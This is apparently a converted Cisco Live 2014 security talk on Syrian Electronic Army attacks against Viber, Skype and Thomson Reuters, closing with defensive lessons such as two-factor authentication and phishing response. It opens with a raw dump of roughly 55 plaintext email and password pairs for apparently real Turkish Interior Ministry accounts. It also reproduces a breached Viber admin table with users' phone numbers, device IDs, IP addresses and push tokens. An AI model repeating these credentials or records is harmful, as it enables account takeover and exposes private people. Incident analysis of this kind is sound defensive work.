tunceli@icisleri.gov.tr	sera2013.
ugur.selvi@icisleri.gov.tr	1073ugur
mahmut.inan2@icisleri.gov.tr	*kard313n*
asli.ozfelekh@icisleri.gov.tr	9815763
mustafa.dogan1@icisleri.gov.tr	123456-a
yucel.goc@icisleri.gov.tr	123456-a
ilknur.kusmenoglu@icisleri.gov.tr	123456-a
muslum.turgut@icisleri.gov.tr	00009961
inegol@icisleri.gov.tr	in1616*b
keles@icisleri.gov.tr	cg3984*b
harmancik@icisleri.gov.tr	bs9413*n
buyukorhan@icisleri.gov.tr	102505*bd
16yaziisleri@icisleri.gov.tr	dz8341*b
bursa@icisleri.gov.tr	940016-tb
niyazi.bayram@icisleri.gov.tr	ch8161*g
necdet.unal@icisleri.gov.tr	123456-a
muslum.turgut@icisleri.gov.tr	9961
betul.turfan@icisleri.gov.tr	123456-a
fulya.salim@icisleri.gov.tr	170717
ismail.yalcin1@icisleri.gov.tr	70707
metin.alaca@icisleri.gov.tr	metin1965
mahmut.yesilyaprak@icisleri.gov.tr	68227052
aydin.kurmus@icisleri.gov.tr	5508177
mehmet.aydin2@icisleri.gov.tr	mehmet1966
necdet.unal@icisleri.gov.tr	123456-a
ahmet.yesilbas@icisleri.gov.tr	123456-a
yasemin.ormanci@icisleri.gov.tr	123456-a
ilknur.kusmenoglu@icisleri.gov.tr	123456-a
ayfer.kaleli@icisleri.gov.tr	13&b_44&m
a.senay.uz@icisleri.gov.tr	123456
ulku.kizilova@icisleri.gov.tr	mudanya
fidan.turgut@icisleri.gov.tr	123456
mesude.boyuksa@icisleri.gov.tr	292464
hasan.kartaloglu@icisleri.gov.tr	8726111733
ali.sakuc@icisleri.gov.tr	onur8656*
recep.erkan@icisleri.gov.tr	rere-2693
hikmet.olgun@icisleri.gov.tr	343756
ilyas.matic@icisleri.gov.tr	487006+im
ihsan.sivacioglu@icisleri.gov.tr	814578tr*
cahit.dogan@icisleri.gov.tr	348472A
fahrettin.yavuz@icisleri.gov.tr	8471401693sf-
ali.pinarkaya@icisleri.gov.tr	wu877+rm
huseyin.keskin1@icisleri.gov.tr	+hk290661+
kadriye.icfindik@icisleri.gov.tr	kadriye03.
a.riza.ozcan1@icisleri.gov.tr	10711513d.
burcin.ulupinar@icisleri.gov.tr	wy881+sx
hakankafkas@icisleri.gov.tr	226044A
necmettin.solmaz@icisleri.gov.tr	622178
osman.demirezer@icisleri.gov.tr	123456-a
semra.basaran@icisleri.gov.tr	123456-a
ab.diab@icisleri.gov.tr	ZAQ12wsx
proje.diab@icisleri.gov.tr	ZAQ12wsx
strateji.diab@icisleri.gov.tr	ZAQ12wsx
mesut.aydogar@icisleri.gov.tr	4640618
ahmet.yurtseven@icisleri.gov.tr	ayhan034

# Viber Message Service

SEA hacks Viber messaging service, alleges they are spying on users



The Phone numbers of Viber administrators:

Phone number	Email	Full name
972		lass
97250:		roben
97		z
972		dgi
972544		shenko
97254		akali
97254454		mabalot
972		rei
97:		y
97:		u
97254		shina

Some backups were downloaded successfully.

[SEA was here.](#)

[Download | Terms of Use | Privacy | Copyright](#)



## General Links:

[Manage supporters](#)
[Manage Enterprise Phones](#)

Phone number:

UDID:

More Results



Viber

Phone number	UDID ^	Country	IP address	Active	Code	Act. Block	Device type	OS type	OS version	Registration date	First registration	Last update	Viber version	Push token	Primary	
963930150498	0075d770dbb759ce5cfd1739b1bc0700fc305211	Syrian Arab Republic [SY][963]	46.53.58.215	No	1901	0/3	Desktop	Windows (4)	NT6.1	2013-07-14 11:08:35	2013-07-14 11:08:08	2013-07-14 11:08:35	3.0.1		No	<a href="#">Remove</a> <a href="#">Reset limits</a>
963930081286	00b64d67b2743fa8dd4a5f7f2d2a935432681a17	United States [US][963]	199.255.212.199	Yes	9691	0/3	Desktop	Windows (4)	NT6.1	2013-05-31 08:03:42	2013-05-31 08:03:42	2013-05-31 08:03:52	3.0.1		No	<a href="#">Remove</a> <a href="#">Reset limits</a>
963930175465	023a6f162f8996fa5b1becbe7f597733b9835f16	Syrian Arab Republic [SY][963]	82.137.229.219	No	4034	0/3	Desktop	Windows (4)	NT6.1	2013-05-16 04:56:39	2013-05-07 12:03:27	2013-05-16 04:56:39	3.0.0		No	<a href="#">Remove</a> <a href="#">Reset limits</a>
963930168717	02467afdde7c3ede842500685148dd6d170e5e4c	Syrian Arab Republic [SY][963]	90.153.175.77	No	5361	0/3	Desktop	Windows (4)	NT5.1	2013-07-17 11:03:01	2013-07-17 11:03:01	2013-07-17 11:03:01	3.0.1		No	<a href="#">Remove</a> <a href="#">Reset limits</a>
963112118724	02c8cee5579e9aff2422a1ad6cd5d7d8618d6a77	United Kingdom [GB][963]	88.208.207.136	Yes	2844	0/3	LT26i	Android (1)	4.0.4	2013-01-26 08:11:35	2013-01-23 08:58:45	2013-01-26 08:14:58	2.2.2.22	APA91bHT9rpJWYRdfxChrZG-UfDIYmWTCOQKIYTKRrJ700Vmvglf-r3eVZY8K7prdyGXs3teM9x8-y4D7N89rmiystoD_zBm88gOa2nVz2mJK3jjaP1A QiBMglXwMfuz8yE1F9YMO	Yes	<a href="#">Remove</a> <a href="#">Reset limits</a>
963930259601	0334e0683e2c1d58bc1a6d5f71d71f5b8f3898a8	United States [US][963]	199.255.212.200	Yes	4913	0/3	Desktop	Windows (4)	NT6.1	2013-06-05 16:09:34	2013-06-05 16:09:34	2013-06-05 16:20:46	3.0.1		No	<a href="#">Remove</a> <a href="#">Reset limits</a>
963114720723	0431a8a7a55309786d998728bc21775a455732c8	United States [US][963]	209.189.228.9	Yes	3522	0/3	Desktop	Windows (4)	NT6.1	2013-05-07 10:59:11	2013-05-07 10:55:08	2013-05-07 11:00:01	3.0.0		No	<a href="#">Remove</a> <a href="#">Reset limits</a>
963112137746	0435f607a3c56600f039d617d94c35377cc4195e	United States [US][963]	216.172.142.244	Yes	4310	0/3	iPad1,1	iOS (0)	5.1.1	2012-03-09 23:01:12	2012-03-09 22:55:26	2013-05-30 16:09:38	2.1.4.731	5f4c9329ad000053c1791ec9184225be59f61a56be e96eb784e74efa38fa055a	Yes	<a href="#">Remove</a> <a href="#">Reset limits</a>
963930074858	0450983bce5e9e81976ec83905075b9114c060c	United States [US][963]	199.255.212.200	Yes	1951	0/3	Desktop	Windows (4)	NT6.2	2013-06-11 19:33:02	2013-06-11 19:33:02	2013-06-11 19:33:19	3.0.1		No	<a href="#">Remove</a> <a href="#">Reset limits</a>
963930299607	046dbc8d3286246db8a3efc7325f07acd8021d81	Syrian Arab Republic [SY][963]	5.0.130.149	Yes	7419	0/3	Desktop	Windows (4)	NT6.1	2013-07-12 11:43:03	2013-07-12 11:43:03	2013-07-12 11:43:58	3.1.0		No	<a href="#">Remove</a> <a href="#">Reset limits</a>
963116116644	04bc78ecccd797f3a4fe4f9131353bafb8c92c1a	Syrian Arab Republic [SY][963]	31.9.106.82	Yes	1515	0/3	zaidyahya	Windows (4)	NT6.1	2013-07-09 03:21:22	2013-07-07 11:37:04	2013-07-09 03:21:55	3.0.1		No	<a href="#">Remove</a> <a href="#">Reset limits</a>

# Skype

- January 1 2014
  - Skype Blog
  - Skype Twitter
  - Skype Facebook page

The screenshot shows the Skype Blogs homepage. At the top, there is a navigation bar with the Skype logo, links for "Learn", "Prices", "Downloads", and "Support", and "Sign in" and "Join us" buttons. Below the navigation bar, the main heading is "Skype Blogs" with the subtitle "News, stories, and updates from Skype". A horizontal menu contains several categories: "Blogs Home" (highlighted in blue), "Big Blog", "Garage & Updates", "Play", "Workspace", "Tips & Tricks", and "Social Good". The main content area features three prominent articles:

- A blue article titled "Don't use Microsoft emails (hotmail,outlook). They are monitoring your accounts and selling".
- An article featuring the Syrian Electronic Army (SEA) logo, with a blue caption below it that reads "Hacked by Syrian Electronic Army. Stop Spying!".
- A video thumbnail showing three people in a Skype call, with a blue caption below it that reads "Top 5 Exciting New Features for Skype for Xbox One".

# How Could This Have Been Avoided?

- Email security
- 2 factor authentication
- Respond to wide spread phishing attempts
  - Web security appliances
- Security training for all people associated with ANYTHING involving an external portal
- Enable incident response as per handbook
  - Increase response as warranted!
- Indicators of compromise

# Thomson Reuters

 Thomson Reuters @thomsonreuters 1h  
#Syria pic.twitter.com/dB0ktdM9RG  
Hide photo Reply Retweet Favorite More



42 RETWEETS 8 FAVORITES

6:33 PM - 29 Jul 13 - Details Flag media

July 29 – SEA  
compromises Thomson  
Reuters twitter accounts



# Thomson Reuters

Thomson Reuters @thomsonreuters 1h

#Syria pic.twitter.com/0T4Yzzltu4

Hide photo

Thomson Reuters @thomsonreuters 1h

#Syria pic.twitter.com/0T4Yzzltu4

Hide photo

Reply Retweet Favorite More



42 RETWEETS

6:33 PM -

30 RETWEETS 9 FAVORITES

6:33 PM - 29 Jul 13 · Details

Flag media

July 29 – SEA  
compromises Thomson  
Reuters twitter accounts

# Thomson Reuters



July 29 – SEA  
compromises Thomson  
Reuters twitter accounts

# Thomson Reuters

The screenshot shows a Twitter thread from Thomson Reuters (@thomsonreuters) posted on July 29, 2013. The main tweet features a cartoon by '2013 P. M.' depicting a man in a red shirt being pulled back by a green sheet by a doctor in a white coat. A speech bubble from the man says, "As I've said, the birth of New Syria would be very painful!". A Turkish flag is flying in the air. The tweet has 35 retweets and 10 favorites. The thread also includes a photo of a soldier in a green uniform and a smaller tweet with 42 retweets.

July 29 – SEA compromises Thomson Reuters twitter accounts

# How Could This Have Been Avoided?

- Email security
- 2 factor authentication
- Respond to wide spread phishing attempts
  - Web security appliances
- Security training for all people associated with ANYTHING involving an external portal
- Enable incident response as per handbook
  - Increase response as warranted!
- Indicators of compromise





For more:

<http://blogs.cisco.com/tag/trac/>



Q & A

# Complete Your Online Session Evaluation

## Give us your feedback and receive a Cisco Live 2014 Polo Shirt!

Complete your Overall Event Survey and 5 Session Evaluations.

- Directly from your mobile device on the Cisco Live Mobile App
- By visiting the Cisco Live Mobile Site [www.ciscoliveaustralia.com/mobile](http://www.ciscoliveaustralia.com/mobile)
- Visit any Cisco Live Internet Station located throughout the venue

Polo Shirts can be collected in the World of Solutions on Friday 21 March 12:00pm - 2:00pm

Note: This slide is now a Layout choice



## Learn online with Cisco Live!

Visit us online after the conference for full access to session videos and presentations.

[www.CiscoLiveAPAC.com](http://www.CiscoLiveAPAC.com)



**CISCO** <sup>TM</sup>